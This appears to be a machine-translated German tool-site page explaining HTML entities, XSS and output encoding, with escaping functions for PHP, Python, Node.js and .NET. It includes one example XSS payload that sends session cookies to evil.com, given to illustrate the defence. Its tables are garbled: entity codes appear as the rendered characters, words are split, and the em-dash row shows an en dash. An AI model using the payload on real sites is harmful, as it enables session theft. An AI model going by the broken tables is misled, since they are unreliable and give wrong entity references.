
Was sind HTML-Entitäten?


HTML-Entitäten sind Darstellungen von Zeichen, die im HTML-Markup eine besondere Bedeutung haben. Die fünf wichtigsten zu kodierenden Zeichen:
| Charakter | HTML-Entität | Benannte Entität | Warum Gefährlich |
|---|---|---|---|
| < | < | < | Wird geöffnet HTML Tags |
| > | > | > | Wird geschlossen HTML Tags |
| & | & | & | Startet Entität Referenzen |
| " | &qu ot; | " | Wird geschlossen Attribut Werte |
| ' | ' | ' | Wird geschlossen Attributwerte |
Gemeinsame Anzeigeeinheiten:
| Charakter | HTML Entität | Bedeutung |
|---|---|---|
| © | © | Urheberrecht |
| ® | ® | Registriert Marke |
| ™ | ™ | Tr ademark |
| → | → | Richtig Pfeil |
| ← | ← | Links Pfeil |
| • | • | Bu llet |
| – | — | Em dash |
| – | – | En Bindestrich |
| Geschützt Leerzeichen | |
| € | € | Euro unterschreiben |
Wie XSS-Angriffe funktionieren und wie die Codierung sie verhindert

Cross-Site Scripting (XSS) ist eine der häufigsten Web-Schwachstellen. Es tritt auf, wenn von einem Angreifer kontrollierte Daten auf einer Webseite angezeigt werden, ohne ordnungsgemäß maskiert zu werden.
Beispiel für eine Sicherheitslücke: Auf einer Suchseite wird angezeigt: „Sie haben gesucht nach: [Benutzereingabe]“. Der Angreifer übermittelt: <script>document.location='https://evil.com/?cookies='+document.cookie</script> Ohne Verschlüsselung führt der Browser dieses Skript aus und stiehlt Sitzungscookies.
Mit korrekter HTML-Entitätskodierung: Der < wird zu < und > wird >. Der Browser zeigt den Rohtext an, anstatt ihn als Code auszuführen.
Warum das wichtig ist: Im Jahresbericht von OWASP wird XSS regelmäßig zu den zehn größten Web-Schwachstellen gezählt. Bei schwerwiegenden Verstößen wurde XSS ausgenutzt, um Sitzungstoken zu stehlen, Websites zu verunstalten und Benutzer auf bösartige Websites umzuleiten.
HTML-Entitäten auf ToolDolfen kodieren und dekodieren


Verwenden Sie das Tool HTML-Entitäten Encoder, um:
- HTML kodieren: Fügen Sie vom Benutzer übermittelte Inhalte, API-Antworten oder eine beliebige Zeichenfolge ein, die in einem HTML-Dokument angezeigt wird. Das Tool wandelt alle gefährlichen Zeichen in sichere Entitätsreferenzen um.
- Entitäten dekodieren: Entitätscodiertes HTML einfügen, um die Originalzeichen anzuzeigen – nützlich beim Debuggen von maskierten Inhalten in API-Antworten oder Template-Engines.
Im Code: Geeignete Backend-Frameworks bieten integrierte HTML-Codierungsfunktionen:
- PHP:
htmlspecialchars($text, ENT_QUOTES, 'UTF-8') - Python:
html.escape(text) - Node.js: Verwenden Sie eine Bibliothek wie
heoderEntitäten - .NET:
HttpUtility.HtmlEncode(text)
Empfohlene Begleithandbücher
Entdecken Sie ergänzende Tutorials und Dienstprogramme aus diesem Themencluster, um Ihren digitalen Workflow zu verbessern: